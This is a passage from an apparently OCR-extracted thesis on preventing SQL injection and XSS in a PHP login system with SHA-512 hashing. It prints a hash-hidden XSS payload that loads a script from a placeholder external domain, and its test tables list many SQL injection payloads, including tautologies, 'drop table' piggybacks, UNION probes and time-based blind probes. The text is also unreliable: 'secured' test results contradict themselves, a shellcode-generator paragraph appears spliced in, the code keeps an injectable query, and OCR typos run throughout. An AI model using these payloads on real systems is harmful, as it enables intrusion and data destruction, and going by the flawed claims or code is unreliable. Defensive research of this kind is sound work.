document.getElementById, document.getElementsByName ,document.getElementsByTagName	This property can be used to set value of tags and attributes in the page



Figure 4.9 Flow Chart of Exploiting the XSS Attack on Local

CHAPTER FIVE: IMPLEMENTATION AND EXPERIMENT

5.1. Introduction

In this section, the implementation detail for SQLI and XSS attack vulnerability detection and prevention mechanism will be presented. We have used this implementation to evaluate the proposed work which is the detection and prevention technique for securing website from SQLI and XSS attack and the evaluation will be presented next chapter. In this Section, we will cover an overview of how the implementation is done, prototypes that we build used for further justification of this study.

5.2. Login

In this application, the registered users are allowed to login to the system. If the user is not a registered one or they do not enter their valid credentials they are not allowed to login to the system.

Figure 5.1 Login Page

The main goal of this research is to study how to detect and prevent the website from SQLIA and XSS using hashing techniques. This work is proposed in order to prevent and detect known SQLIA and XSS patterns. The flow of this work starts by installing XAMP server build hashing techniques which prevent a website from SQLIA and XSS vulnerable. Finally, we test the performance of the proposed system using different test cases presented in the next chapter.

```
function login($email, $password, $mysqli) {
if ($stmt = $mysqli->prepare("SELECT id, username, password, salt
FROM members
```

```
WHERE email = ?LIMIT 1")) {
$stmt->bind_param('s', $email);  // Bind "$email" to parameter.
$stmt->execute();  // Execute the prepared query.
$stmt->store_result();
$stmt->bind_result($user_id, $username, $db_password, $salt);
$stmt->fetch();
$password = hash('sha512', $password . $salt);
if ($stmt->num_rows == 1) {
if (checkbrute($user_id, $mysqli) == true) {
return false;
} else {
if ($db_password == $password) {
$user_browser = $_SERVER['HTTP_USER_AGENT'];
$user_id = preg_replace("/[^0-9]+/", "", $user_id);
$_SESSION['user_id'] = $user_id;
$username = preg_replace("/[^a-zA-Z0-9_\-]+/",s"",$username);
$_SESSION['username'] = $username;
$_SESSION['login_string'] = hash('sha512', $password . $user_browser);
return true;
} else {
$now = time();
$mysqli->query("INSERT INTO login_attempts(user_id, time)VALUES ('$user_id', '$now')");
return false;
}
```

```
}
} else
{
return false;
}
}
}
```

5.3. Calculating the Hash value using SHA512 Algorithm

The main purpose of this work is to secure a web application against SQL Injection and XSS attacks with the help of a hash function. The query which will be passed to authenticate the user during the login is hashed and stored in the database. This class is useful in calculating the hash value.

```
public static String calculateHash(String password)
{
LogMessage.logMessage("Calculating hash value for"+password+"Using SHA-512")
MessageDigest md=null;
try {
md=MessageDigest.getInstance("SHA-512");
} catch(NoSuchAlgorithmException e) {
e.printStackTrace();
}
md.update(password.getBytes());
byte byteData[]=md.digest();
StringBuffer sb=new StringBuffer();
for(int i=0;i<byteData.length;i++)
{
sb.append(Integer.toString((byteData[i]&0xff)+0x100, 16).substring(1))
}
```

```
LogMessage.logMessage("Her format:"+sb.toString());
StringBuffer hexString=new StringBuffer();
for(int i=0;i<byteData.length;i++)
{
String hex=Integer.toHexString(0xff & byteData[i]);
if(hex.length()==1)
hexString.append('0');
hexString.append(hex);
}
LogMessage.logMessage("Hex format:" +hexString.toString());
return hexString.toString();
}
```

5.4. Cross Site Scripting Implementation (XSS)

Every day, the web pages are changed to increase the customer base for its business. To protect the web application that is dynamic, we have preferred the server side solution that does not require changing the existing web pages whenever either a new threat is introduced or a web page is introduced. Using the web pages, users interact with a dynamic web site by clicking on the links or filling and submitting the html forms in the browser. This results in a list of name/value pairs being sent to the server in the form of an http request. The request may contain other information such as a list of cookies, the referrer URL, etc. In general, any data in the request should be considered as mistrusted. Cross-Site Scripting (XSS) exploits the hyperlinks or client-side scripts (aka Script lets) such as JavaScript, VBScript, ActiveX, XHTML, Flash etc. of the web based applications. An XSS attacker typically uses a script let mechanism to inject malicious code into a user session or its target web server to redirect the user with a malicious hyperlink or trigger a script that hijacks the user session to another web site. This XSS attack potentially leads to hijacking the user's account information, changing user privileges, stealing cookie or session information, poisoning the user-specific content, defacing the web site and so on [31,32]. Since it is assumed that the input is provided through the web browser, the following input/output processing of web applications provides the means for XSS attack: Injection points

to the program: There are two ways by which the input is sent to the web server: GET and POST. All routines that returns data to the browser such as error messages, information to the users and warnings.

Table 5.1 Sample XSS vulnerability

Home Page of the site	Vulnerable web page
The computer super store: http://www.sampleSite.co.uk/	http://www.sampleSite.co.uk/martprd/store/pcw_page.jsp?BV_SessionID=@@@@0512034277.1166636117@@@@&BV_EngineID=cceladdjjilgjgicflgceggdhhmdgml.0&criterion=%3cscript%3ealert(%22XSS%22)%3c%2fscript%3e&low_bound=0&AtimeStamp=3330686849&page=SimpleSearchProducts&up_bound=0

5.4.1. Preventing against XSS

There are different approaches to prevent XSS these are:-

1. Server-side mechanisms
    - ❖ Html Purifier
2. Client-side mechanisms
    - ❖ NoScript, XSSAuditor
3. Web Application Firewalls
    - ❖ ModSecurity
4. Content Security Policy

5.4.2. XSS Filter Bypass with Spell Checking

We have implemented server-side XSS prevention.

Figure 5.2 XSS Filter Bypass with Spell Checking

Knowing that only “<script” and “javascript” (case insensitive) are filtered, generally it is not easy because what’s reflected in source code is not your input but the suggestion of your input.

```
<!DOCTYPE html>
<body>
<h3>Spell Checker</h3>
<form action="" method="POST">
<input type="text" name="q">
<input type="submit" value="CHECK">
</form>
<br>
<?php
$q = $_REQUEST["q"];
if ($q) {
$q = preg_replace("/<script.*|javascript.*/i", "[FILTERED]", $q);
$keywords = explode(" ", $q);
$pspell_link = pspell_new("en");
echo "Did you mean: <i>";
foreach ($keywords as $keyword) {
if (!pspell_check($pspell_link, $keyword)) {
$suggestions = pspell_suggest($pspell_link, $keyword);
echo preg_replace("/[a-zA-Z]+/", $suggestions[0], $keyword) . " ";
} else {
echo "$keyword ";
}
}
```

```
echo "</i> ?\n";
}
?>
</body>
</html>
```

5.4.3. Block Parameters

Check the URL and redirects it if you enabled the Enable Blocking option and URL contains any vulnerable code in it. It only blocks some parameters which are not allowed in URL as shown below. To provide more security, Prevent XSS Vulnerability also escape the HTML in the $_GET parameter which is commonly used to get parameters in PHP from the URL and print them in the HTML.

Table 5.2 Block Parameters

Symbol	Name
(	Opening Round Bracket
<	Less than Sign
>	Greater than Sign
[	Opening Square Bracket
]	Closing Square Bracket
{	Opening Curly Bracket
|	Pipe or Vertical Bar
}	Closing Curly Bracket

5.4.4. XSS Detection

We use base64_encode () function is an inbuilt function in PHP which is used to Encodes data with MIME base64. On the other hand, hiding the suspicious code from the victim is a prerogative for an attack with higher chances to succeed. Some techniques are needed to avoid been spotted, from victim to developer or admin investigation.

5.4.5. Encoding

When a user input contains malicious tags, the input should be encoded to prevent it from the execution in the browser. User input may contain tags based on the need of the web application. In the case of uploading an article by a researcher on the vulnerability aspects of a web application, his article may include malicious code. In this case, the security mechanisms should not either filter or reject the article. To take care of this, we propose a security mechanism applies an encoding mechanism so that the URL will not be executed in the browser. However, in the case of an e-commerce application, the encoding is not applicable for customer feedback or for online forums, in which case this encoding attribute will have a nil value.



Figure 5.3 A nil value Payload generator to hash hidden external Script of URL

We will examine a reflected XSS scenario. Usually encoding the XSS vector is enough to hide it from user's eyes, but to hide an attacker intention from server logs we need to jump to the hash part of URL:



Figure 5.4 Payload generator to hash hidden external Script of URL

<svg/onload=eval(location.hash.slice(1))>#with(document)body.appendChild(createElement('script')).src='//DOMAIN'. The slice (1) function returns the location.hash string from the character at position 1 (# is the 0), which is evaluated by eval() function. Although all the code after # will never be sent to the server, thus avoiding any logging, it's clear that too much suspicious activity is being done here and a user may spot this. The Payload Generator enables you to create a properly formatted executable that you can use to deliver shellcode to a target system without the use of an exploit. The Payload Generator provides a guided interface that walks you through the process of generating a dynamic payload or a classic payload. Depending on the type of payload you choose to build, it will display the applicable options that you can use the payload.

CHAPTER SIX: EVALUATION, RESULT AND DISCUSSION

6.1.Introduction

Testing is performed to and if the application has all the functionalities and also to and any bugs that are present. Testing the finally web application makes sure that the application functions without any errors. During testing, the behavior of the application is analyzed by giving different inputs to it. Testing is done manually using the web user interface. Automated testing is also carried out by writing some scripts. The output of all the test-cases is listed in a report. Although the main goal of this research is to study how to prevent and detect website from SQLIA and XSS using hashing techniques. This work is proposed in order to prevent and detect known SQLIA and XSS patterns. The flow of this work starts by installing XAMPP server. Finally, we test the performance of the proposed system using different test cases.

6.2.Login

Once the user is registered he/she is allowed to login using the credentials they have provided during the registration. Here two different kinds of login are provided. They are available in order to differentiate between the login without the hashing technique and also the login which is secured using the hashing technique and also the login which is secured using the hashing technique.

6.3. SQL Injection Tautology Attacks

Tautology attack is a kind of SQL injection in which the attacker adds statements that tend to true. In testing the tautology attack first the check is done for the application without the attack. The actual user-name and password are used to login first. Later the test cases are implemented as the following test cases.

6.3.1. Testing Tautology attack with Password = 'OR 1=1'

First, a user-name of one of the users is chosen. In the password field the tautology ' OR 1=1 ' is added. If the attack is not handled the attacker will be able to login to the application. But if the hashing technique is implemented then the attacker is not allowed to login.

6.3.2. Testing Tautology attack with OR 'ABCD' = 'ABC'+'d'

A similar test is done with different tautology statements. It is to make sure that the technique is working technique for different tautology attacks. The application proved to be working with different kinds of statements.

6.3.3. Testing Piggy Backing Attack

In piggy -backing attack, drop table statement is added with ';'. This will help an attacker in adding statements for performing operations on the database. The hashing technique implemented can also handle union attack. The application is first checked without implementing the hashing technique. The database operations are being performed if the technique isn't implemented. If the technique is implemented the attacker cannot login to the application or perform drop table operation.

6.3.4. Testing Union Attack

In Union attack, drop table statement is added with ';'. This will help an attacker in adding statements for performing operations on the database. The hashing technique implemented can also handle piggy-backing attack. The application first checked without implementing the hashing technique. The database operations are being performed if the technique isn't implemented. If the technique is implemented the attacker cannot login to the application or perform additional database operations.

6.3.5. Blind SQL Injection Attacks

Blind SQL Injection is a kind of attack in which the user doesn't actually modify the credentials but adds some URL additional to the existing URL. This will result in the attacker being able to know the details about the database and the system of the user.

6.3.6. Evaluation and Discussion

The evaluation in this study was demonstrated using XAMP server 3.2 and PHP as a server scripting language on Windows 10 platform. The case studies are done by injecting SQL code into the login form on the website. The purpose of the injected SQL code is to manipulate the query sent to the database in order to gain access to the welcome page.

Table 6.1 Summary of test cases for Tautology Attack (General LogIn)

S.No	Type of Attack	Input	Expected Result	Actual Result	Status
1	SQL Injection Tautology Attack	username = 'test1' Password = "OR 1=1--’	Login Allowed	Same as expected	Pass
2	SQL Injection Tautology Attack	username = 'test1' Password = "OR 10 between 1 and 100--'	Login Allowed	Same as expected	Pass
3	SQL Injection Tautology Attack	username = 'test1' Password = "OR id between 1 and 100--'	Login Allowed	Same as expected	Pass
4	SQL Injection Tautology Attack	username = 'test1' Password ="%00' OR 10 between 1 and 100--'	Login Allowed	Same as expected	Pass
5	SQL Injection Tautology Attack	username = 'test1' Password = " OR ASCII(SUBSTRING('a',1, 1))=97--'	Login Allowed	Same as expected	Pass
6	SQL Injection Tautology Attack	username = 'test1' Password = "OR "="'	Login Allowed	Same as expected	Pass
7	SQL Injection Tautology Attack	username = 'test1' Password = "OR 1=1 and 1--'	Login Allowed	Same as expected	Pass
8	SQL Injection	username = 'test1'	Login	Same as	Pass

	Tautology Attack	Password = "OR 1|| 1=1-'	Allowed	expected	
9	SQL Injection Tautology Attack	username = 'test1' Password = "OR 1 && 1 = 1-'	Login Allowed	Same as expected	Pass
10	SQL Injection Tautology Attack	username = 'test1' Password = "OR 2>1-'	Login Allowed	Same as expected	Pass
11	SQL Injection Tautology Attack	username = 'test1' Password = "OR 'ABCD'='ABC'+'d' '	Login Allowed	Same as expected	Pass
12	SQL Injection Tautology Attack	username = 'test1' Password = "OR 'ABCD'='ABC'+'d' '	Login Allowed	Same as expected	Pass
13	SQL Injection Tautology Attack	username = 'test1' Password = "OR 'ABCD'>'A'-- '	Login Allowed	Same as expected	Pass
14	SQL Injection Tautology Attack	username = 'test1' Password = "OR 'ABC'=N'ABC'-- '	Login Allowed	Same as expected	Pass

Table 6.2 Summary of test cases for Tautology Attack (Secured LogIn)

S.No	Type of Attack	Input	Expected Result	Actual Result	Status
1	SQL Injection Tautology Attack	username = 'test1' Password = "OR 1=1--’	Attack Detected	Same as expected	Pass
2	SQL Injection Tautology Attack	username = 'test1' Password = "OR 10 between 1 and 100--'	Attack Detected	Same as expected	Pass
3	SQL Injection Tautology Attack	username = 'test1' Password = "OR id between 1 and 100--'	Attack Detected	Same as expected	Pass
4	SQL Injection	username = 'test1'	Attack	Same as	Pass

	Tautology Attack	Password ="%00' OR 10 between 1 and 100--'	Detected	expected	
5	SQL Injection Tautology Attack	username = 'test1' Password = " OR ASCII(SUBSTRING('a',1, 1))=97--'	Attack Detected	Same as expected	Pass
6	SQL Injection Tautology Attack	username = 'test1' Password = "OR "="'	Attack Detected	Same as expected	Pass
7	SQL Injection Tautology Attack	username = 'test1' Password = "OR 1=1 and 1--'	Attack Detected	Same as expected	Pass
8	SQL Injection Tautology Attack	username = 'test1' Password = "OR 1|| 1=1-'	Attack Detected	Same as expected	Pass
9	SQL Injection Tautology Attack	username = 'test1' Password = "OR 1 && 1 = 1-'	Attack Detected	Same as expected	Pass
10	SQL Injection Tautology Attack	username = 'test1' Password = "OR 2>1-'	Attack Detected	Same as expected	Pass
11	SQL Injection Tautology Attack	username = 'test1' Password = "OR 'ABCD'='ABC'+'d' '	Attack Detected	Same as expected	Pass
12	SQL Injection Tautology Attack	username = 'test1' Password = "OR 'ABCD'='ABC'+'d' '	Attack Detected	Same as expected	Pass
13	SQL Injection Tautology Attack	username = 'test1' Password = "OR 'ABCD'>'A'-- '	Attack Detected	Same as expected	Pass
14	SQL Injection Tautology Attack	username = 'test1' Password = "OR 'ABC'=N'ABC'-- '	Attack Detected	Same as expected	Pass

We can conclude that using automated testing a total of 14 tautology attacks have been run. A summary of all the test cases showing the difference in the output for secured and unsecured login. A total of 14 kinds of tautology attacks have been handled. The test-cases are summarized in table 6.1 and table 6.2. The consequences of these types of attacks are dependent upon how the results of the query are used within the application.

Table 6.3 Test cases for SQL Injection Piggy Backing Attack (General Login)

S.NO	Type of Attack	Input	Expected Result	Actual Result	Status
1	SQL Injection PiggyBack Attack	username = 'test1' Password=';drop table admin--'	User not found in database Table in the database delete	Same as expected	Pass
2	SQL Injection PiggyBack Attack	username = 'test1' Password = '; drop /* this is */ table /* sql injection */ admin -- '	User not found in database Table in the database deleted	Same as expected	Pass
3	SQL Injection PiggyBack Attack	username = 'test1' Password = '; drop ',, table admin -- '	User not found in database Table in the database deleted	Same as expected	Pass

Table 6.4 Summary of Test cases for SQL Injection Piggy Backing Attack (Secured login)

S.N	Type of Attack	Input	Expected Result	Actual Result	Status
1	SQL Injection PiggyBack Attack	username = 'test1' Password = ';drop table admin--'	User not found in the database the table in the database is secured	Same as expected	Pass
2	SQL Injection PiggyBack Attack	username = 'test1' Password = '; drop /* this is */ table /* sql injection */ admin--'	User not found in database Table in the database deleted	Same as expected	Pass
3	SQL Injection PiggyBack Attack	username = 'test1' Password = '; drop ',, table admin -- '	User not found in database Table in the database deleted	Same as expected	Pass

Using automated testing a total of 3 piggy- backing attacks have been run. A summary of all the test cases showing the difference in the output for secured and unsecured login. A total of 3 kinds of piggy -backing attacks have been handled. The test-cases are summarized in table 6.3 and table 6.4.

Table 6.5 Summary of Test cases for SQL Injection Union Attack (General Login)

S.No	Type of Attack	Input	Expected Result	Actual Result	Status
1	SQL Injection Union Attack	username = 'test1' Password = " Union select * from login--'	User Found in Database	Same as expected	Pass
2	SQL Injection Union Attack	username = 'test1' Password = ' ' UNION SELECT null,null,null,null from login--'	User Found in Database	Same as expected	Pass
3	SQL Injection Union Attack	username = 'test1' Password = " Union /* this is */ select * /* sql injection */ from login -- '	User Found in Database	Same as expected	Pass

Table 6.5 Summary of Test cases for SQL Injection Union Attack (Secured Login)

S.No	Type of Attack	Input	Expected Result	Actual Result	Status
1	SQL Injection Union Attack	username = 'test1' Password = " Union select * from login--'	User not found in Database	Same as expected	Pass
2	SQL Injection Union Attack	username = 'test1' Password = ' ' UNION SELECT null,null,null,null from login--'	User not found in Database	Same as expected	Pass
3	SQL Injection Union Attack	username = 'test1' Password = " Union /* this is */ select * /* sql injection */ from login -- '	User not found in Database	Same as expected	Pass

Table 6.6 Summary of Test cases for Blind SQL Injection Attack (Without parameterized Quer)

S.No	Type of Attack	Input	Expected Result	Actual Result	Status
1	Blind SQL Injection attack	Verifying prole with valid user id	User details not found	Same as expected	Pass
2	Blind SQL Injection attack	Verifying prole with valid user id	User details found and displayed	Same as expected	Pass
3	Blind SQL Injection attack	user id = 75 and 1=2	So a hacker can confrim that attack has happened	Same as expected	Pass
4	Blind SQL Injection Attack	userid=75 and 1=1	User Details not found. So a hacker can confirm that his guess about SQL version is not correct.	Same as expected	Pass
5	Blind SQL Injection Attack	userid = 22 and substring(@@version, 1, 3)=5.6	User Details Not found So there is a chance of attack	Same as expected	Pass
6	Blind SQL	userid = 22 and	User Details	Same as	Pass

	Injection Attack	substring(@@version, 1, 3)=10	Not found So there is a chance of attack	expected	
7	Blind SQL Injection Attack	userid = 22 and substring(DATABASE(), 1, 1)='s'	User Details Not found So there is a chance of attack	Same as expected	Pass
8	Blind SQL Injection Attack	userid = 22 and substring(DATABASE(), 1, 1)='t'	User Details not found.So hacker can conrm that his guess about SQL version is not correct.	Same as expected	Pass

Table 6.7 Summary of Test cases for Blind SQL Injection Attack (W/t parameterized Queries)

S.No	Type of Attack	Input	Expected Result	Actual Result	Status
1	Blind SQL Injection attack	Verifying prole with valid user id	User details not found	Same as expected	Pass
2	Blind SQL Injection attack	Verifying prole with valid user id	User Details Not found So there is a chance of attack	Same as expected	Pass
3	Blind SQL Injection attack	user id = 75 and 1=2	User Details Not found So there is a chance of attack	Same as expected	Pass
4	Blind SQL Injection Attack	userid=75 and 1=1	User Details not found. There is no chance of attack	Same as expected	Pass
5	Blind SQL Injection Attack	userid = 22 and substring(@@version , 1, 3)=5.6	User Details not found. There is no chance of attack	Same as expected	Pass
6	Blind SQL Injection Attack	userid = 22 and substring(@@version , 1, 3)=10	User Details not found. There is no chance of attack	Same as expected	Pass
7	Blind SQL Injection Attack	userid = 22 and substring(D	User Details not found. There is no chance of attack	Same as expected	Pass

		ATABASE (), 1, 1)='s'			
8	Blind SQL Injection Attack	userid = 22 and substring(DATABASE (), 1, 1)='t'	User Details not found. There is no chance of attack	Same as expected	Pass
9	Blind SQL Injection Attack	userid = 22 and substring(DATABASE (), 1, 1)='t'	User Details not found.So hacker can confirm that his guess about sql version is not corrrect	Same as expected	Pass
10	Blind SQL Injection Attack	userid = 75-SLEEP(10)	Execution time is long 30 seconds So hacker can confirm that sql util functions are executing	Same as expected	Pass
11	Blind SQL Injection Attack	userid = 22 IF(substring(VERSION(),1,1) = '10', SLEEP(15), 0)	Execution time is long 15 seconds So hacker can confirm that sql util functions are executing and the mySQL version is 5	Same as expected	pass
12	Blind SQL Injection Attack	userid = 22 IF(substring(VERSION(),1,1) = '1', SLEEP(15), 0)	User details not found. So the hacker can confirm that the mySQL version isn't 1	Same as expected	pass
13	Blind SQL Injection Attack	userid = 22 IF(substring(DATABASE(),1,1) = 's', SLEEP(15), 0)	User details not found. So the hacker can confirm that the mySQL version isn't s	Same as expected	pass
14	Blind SQL Injection Attack	serid = 22 IF(substring(DATABASE(),1,1) = 't', SLEEP(15), 0)	User details not found. So the hacker can confirm that the mySQL version isn't t	Same as expected	pass

Table 6.8 Summary of Test cases for Blind SQL Injection Attack (With parameterized)

S.No	Type of Attack	Input	Expected Result	Actual Result	Status
1	Blind SQL Injection attack	Verifying prole with valid user id	There is no chance of attack User Details not found.	Same as expected	Pass
2	Blind SQL Injection attack	Verifying prole with valid user id	There is no chance of attack User Details not found.	Same as expected	Pass
3	Blind SQL Injection attack	user id = 75 and 1=2	There is no chance of attack User Details not found.	Same as expected	Pass
4	Blind SQL Injection Attack	userid=75 and 1=1	There is no chance of attack User Details not found.	Same as expected	Pass
5	Blind SQL Injection Attack	userid = 22 and substring(@@version , 1, 3)=5.6	There is no chance of attack User Details not found.	Same as expected	Pass
6	Blind SQL Injection Attack	userid = 22 and substring(@@version , 1, 3)=10	There is no chance of attack User Details not found.	Same as expected	Pass
7	Blind SQL Injection Attack	userid = 22 and substring(DATABASE (), 1, 1)='s'	There is no chance of attack User Details not found.	Same as expected	Pass
8	Blind SQL Injection Attack	userid = 22 and substring(DATABASE (), 1, 1)='t'	There is no chance of attack User Details not found.	Same as expected	Pass
9	Blind SQL Injection Attack	userid = 22 and substring(DATABASE (), 1, 1)=’t’	There is no chance of attack User Details not found.	Same as expected	Pass
10	Blind SQL Injection Attack	userid = 75-SLEEP(10)	There is no chance of attack User Details not found.	Same as expected	Pass
11	Blind SQL Injection Attack	userid = 22 IF(substring(VERSIO	There is no chance of attack User Details not found.	Same as expected	pass

		N(),1,1) = '10', SLEEP(15) , 0)			
12	Blind SQL Injection Attack	userid = 22 IF(substrin g(VERSIO N(),1,1) = '1', SLEEP(15) , 0)	There is no chance of attack User Details not found.	Same as expected	Pass
13	Blind SQL Injection Attack	userid = 22 IF(substrin g(DATAB ASE(),1,1) = 's', SLEEP(15) , 0)	There is no chance of attack User Details not found.	Same as expected	Pass
